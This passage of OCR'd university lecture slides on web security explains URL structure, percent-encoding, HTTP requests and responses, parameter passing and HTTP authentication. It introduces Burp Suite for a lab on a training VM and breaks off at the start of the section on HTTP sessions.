SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking

Web security


Angelo Spognardi
spognardi@di.uniroma1.it

Today's agenda


- HTTP refresh
- Cookies
- HTTP sessions
- Cross site scripting
- Cross site request forgery
- SQL injections

HTTP review


Web Infrastructure



Page request: http://www.example.com/test.html



WEB – URL structure



❶ ❷ ❸ ❹ ❺ ❻ ❼ ❽
scheme: // login.password@ address :port /path/to/resource ?query_string #fragment

❶ Scheme/protocol name

❷ Indicator of a hierarchical URL (constant)

❸ Credentials to access the resource (optional)

❹ Server to retrieve the data from

❺ Port number to connect to (optional)

❻ Hierarchical Unix path to a resource

❼ "Query string" parameters (optional)

❽ "Fragment identifier" (optional)

"Authority"

Source: "The Tangled Web", Michael Zalewski, ED. No Starch Press, 2011.


Special characters and Percent encoding

- List of “non-allowed” characters (per RFC 1630).


  : / ? # [ ] @ ! $ & ’ ( ) * + , ; =

- Questions for you:
  - Why aren’t they allowed?
  - What if we need to use them?
- URLs can only be sent over the Internet using the ASCII character-set → printable
- Not-allowed (unsafe) ASCII characters are ENCODED with a "%" followed by two hexadecimal digits


Some examples of encoding




Dollar ("$")	%24
Ampersand ("&")	%26
Plus ("+")	%2B
Comma (",")	%2C
Forward slash/Virgule ("/")	%2F
Colon (":")	%3A
Semi-colon (";")	%3B
Equals ("=")	%3D
Question mark ("?")	%3F
'At' symbol ("@")	%40



Space	%20
Quotation marks	%22
'Less Than' symbol ("<")	%3C
'Greater Than' symbol (">")	%3E
'Pound' character ("#")	%23
Percent character ("%")	%25



Left Curly Brace ("{")	%7B
Right Curly Brace ("}")	%7D
Vertical Bar/Pipe ("|")	%7C
Backslash ("\")	%5C
Caret ("^")	%5E
Tilde ("~")	%7E
Left Square Bracket ("[")	%5B
Right Square Bracket ("]")	%5D
Grave Accent ("`")	%60



PRINTABLE CHARACTERS

DEC	HEX	CHARACTER	DEC	HEX	CHARACTER	DEC	HEX	CHARACTER
32	20	<SPACE>	64	40	@	96	60	`
33	21	!	65	41	A	97	61	a
34	22	"	66	42	B	98	62	b
35	23	#	67	43	C	99	63	c
36	24	$	68	44	D	100	64	d
37	25	%	69	45	E	101	65	e
38	26	&	70	46	F	102	66	f
39	27	'	71	47	G	103	67	g
40	28	(	72	48	H	104	68	h
41	29	)	73	49	I	105	69	i
42	2A	*	74	4A	J	106	6A	j
43	2B	+	75	4B	K	107	6B	k
44	2C	,	76	4C	L	108	6C	l
45	2D	-	77	4D	M	109	6D	m
46	2E	.	78	4E	N	110	6E	n
47	2F	/	79	4F	O	111	6F	o
48	30	0	80	50	P	112	70	p
49	31	1	81	51	Q	113	71	q
50	32	2	82	52	R	114	72	r
51	33	3	83	53	S	115	73	s
52	34	4	84	54	T	116	74	t
53	35	5	85	55	U	117	75	u
54	36	6	86	56	V	118	76	v
55	37	7	87	57	W	119	77	w
56	38	8	88	58	X	120	78	x
57	39	9	89	59	Y	121	79	y
58	3A	:	90	5A	Z	122	7A	z
59	3B	;	91	5B	[	123	7B	{
60	3C	<	92	5C	\	124	7C	|
61	3D	=	93	5D	]	125	7D	}
62	3E	>	94	5E	^	126	7E	~
63	3F	?	95	5F	_	127	7F	<DEL>

HTTP request


Structure

- 1 request line (e.g., GET /index.html HTTP/1.1)
- 2 header (HTTP/1.1 MUST contain the Host field)
- 3 empty line
- 4 message body (optional)

Note

- request line and header are terminated by a CRLF ("\r\n")
- empty line → CRLF
- usually implementations are flexible (e.g., CR may not be mandatory)

Request line and HTTP methods



- GET to fetch a resource
- HEAD similar to GET, but the server replies with headers only
- POST includes data in the body, as an example:
  - data to be posted in a forum
  - data coming from another page form
  - data to be inserted in a database
- HTTP/1.1 provides also OPTIONS, PUT, DELETE, TRACE, CONNECT

Some HTTP headers

- **Host:** the hostname that appears in the full URL accessed
- **Authorization**: authentication credentials
  - e.g., Basic + “username:password”, base64 encoded
  - (joystick:mypassword ⇔ am95c3RpY2s6bXlwYXNzd29yZA==)
- **If-Modified-Since:** server answer with the resource only if it has been modified after the specified date
- **Referer:** page from which the request has been generated
- **User-Agent:** agent used to perform the request
- Entity headers: contain meta-information about the request body, for example:
  - **Content-Length:** length of the request payload
  - **Content-Type:** type of the payload (e.g., application/x-www-form-urlencoded)

HTTP answers

- Structure
  1. status-line (e.g., HTTP/1.1 200 OK)
  2. header (optional) (e.g., Server: Apache/2.2.3)
  3. line feed (CRLF)
  4. body of the message (optional, depending on the request)
     - NB: status-line and header are terminated by CRLF
- Status line
  1. protocol version (e.g., HTTP/1.1)
  2. status code (result of the operation, e.g., 200)
  3. text code associated to the status code (e.g., OK)

Examples of answer codes

Code	Description
200	**OK**
201	Created
202	Accepted
301	Moved Permanently
307	Temporary Redirect
400	**Bad Request**
401	Unauthorized
403	**Forbidden**
404	Not Found
500	**Internal Server Error**
503	Service Unavailable

Main response header

- Server
  - general banner on the web server, can include modules and OS
- Location
  - used with redirect, indicates the new location of the resource
- Last-Modified, Expires, Pragma
  - For the caching mechanism, describe info about the modified status
- Content-Length, Content-Type
  - payload length (in bytes) and payload type

Example: traffic exchanged with: http://people.compute.dtu.dk/angsp/form.php

Parameter passing: GET

- User sends data to an application through a *form* or any client-side technology (e.g., JavaScript)
- It must be translated into an HTTP request
- Case 1: parameter passing through a form

```
<form action="submit.php" method="get">
  <input type="text" name="var1" />
  <input type="hidden" name="var2" value="b" />
  <input type="submit" value="send" />
 </form>
```

- Case 2: parameters embedded in the URL

```
 <a href="submit.php?var1=a&var2=b">link</a>
```

- Corresponding HTTP request

```
  GET /submit.php?var1=a&var2=b HTTP/1.1
  Host: www.example.com
  ...
```

Parameter passing: POST

Case 1: POST parameters

```
<form action="submit.php" method="post">
   <input type="text" name="var1" />
   <input type="text" name="var2" />
   <input type="submit" value="send" />
</form>
```

⇔

```
POST /submit.php HTTP/1.1
Host: localhost
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
var1=a&var2=b
```

Case 2: GET + POST

```
<form action="submit.php?var3=c&var4=d"
  method="post">
   <input type="text" name="var1" />
   <input type="text" name="var2" />
   <input type="submit" value="send" />
</form>
```

⇔

```
POST /test.php?var3=c&var4=d HTTP/1.1
Host: localhost
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
var1=a&var2=b
```

Dynamic contents to HTTP requests

- Servers and clients use scripting languages to create dynamic contents for web users
- Client side scripting: Javascript, VBscript, ActiveX, Ajax
  - Tell the browser the instructions to execute according to the user behaviour
- Server side scripting (PHP, ASP.NET, Java, Adobe ColdFusion, Perl, Ruby, Go, Python, and server-side JavaScript)
  - Build the answer considering the context (user identity, request, session…)

HTTP Authentication

- Authentication mechanism introduced by RFC 2616 (rarely used nowadays).
  1) The browser starts a request without sending any client-side credential
  2) The server replies with a status message "401 Unauthorized" (with a specific WWW-Authenticate header, which contains information on the authentication method).
  3) The browser get the client's credentials and include them in the Authorization header
- Two main mechanisms to send the credential to the server:
  – **basic**: the password is base64-encoded and sent to the server
  – **digest**: the credentials are hashed and sent to the server (along with a nonce)

Examples (user:password): capture the traffic

basic	http://people.compute.dtu.dk/angsp/ba.php
digest	http://people.compute.dtu.dk/angsp/da.php

Monitoring and manipulating HTTP

- Payload is encapsulated in TCP packets (default: port 80) in cleartext communication easy to monitoring and manipulate
- How to monitor?
  - sniffing tools (e.g., ngrep, tcpdump, wireshark, . . .)
- How to manipulate?
  - traditional browser and extensions
  - proxy
  - netcat, curl, . . .
- What about HTTPS?
  - browser extensions (firefox → Tamper Data)
  - proxy

Proxy HTTP

- HTTP/HTTPS traffic shaping/mangling
- application-**in**dependent
- HTTPS: the browser will notify an error in the SSL certificate verification
- Some HTTP proxies
  - WebScarab (https://www.owasp.org/index.php/Webscarab)
  - ProxPy (https://code.google.com/p/proxpy/)
  - Burp (https://www.portswigger.net/burp/)

Lab activity
Burp suite

Burp Suite

- Integrated platform for performing security testing of web applications
- Initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities (payed version)
- Burp allows to combine advanced manual techniques with parts of automation
- Main components:
  - Intercepting Proxy
  - Application-aware Spider
  - Web application Scanner
  - Intruder tool
  - Repeater tool
  - Sequencer tool

Burp

- Download, unzip and launch the virtual machine at https://pentesterlab.com/exercises/from_sqli_to_shell
  - Once started, see the IP address received with ifconfig
- Launch the Burpsuite on kali
- Configure the kali web browser to use burp as proxy
- Use burp to intercept and alter the traffic

HTTP security measures

HTTP sessions

- Problem
  - HTTP is stateless: every request is independent from the previous ones
  - BUT: dynamic web application require the ability to mantain some kind of sessions
- How to solve it?
- Sessions!
  - Avoid log-ins in for every requested page
  - Store user preferences
  - Keep track of past actions of the user (e.g., shopping cart)

  …

HTTP sessions

- Implemented by web applications themselves
- Session information are trasmitted between the client and the server
- How to transmit session information?
  1) payload HTTP

     ```
     <INPUT TYPE="hidden" NAME="sessionid" VALUE="7456">
     ```

  2) URL

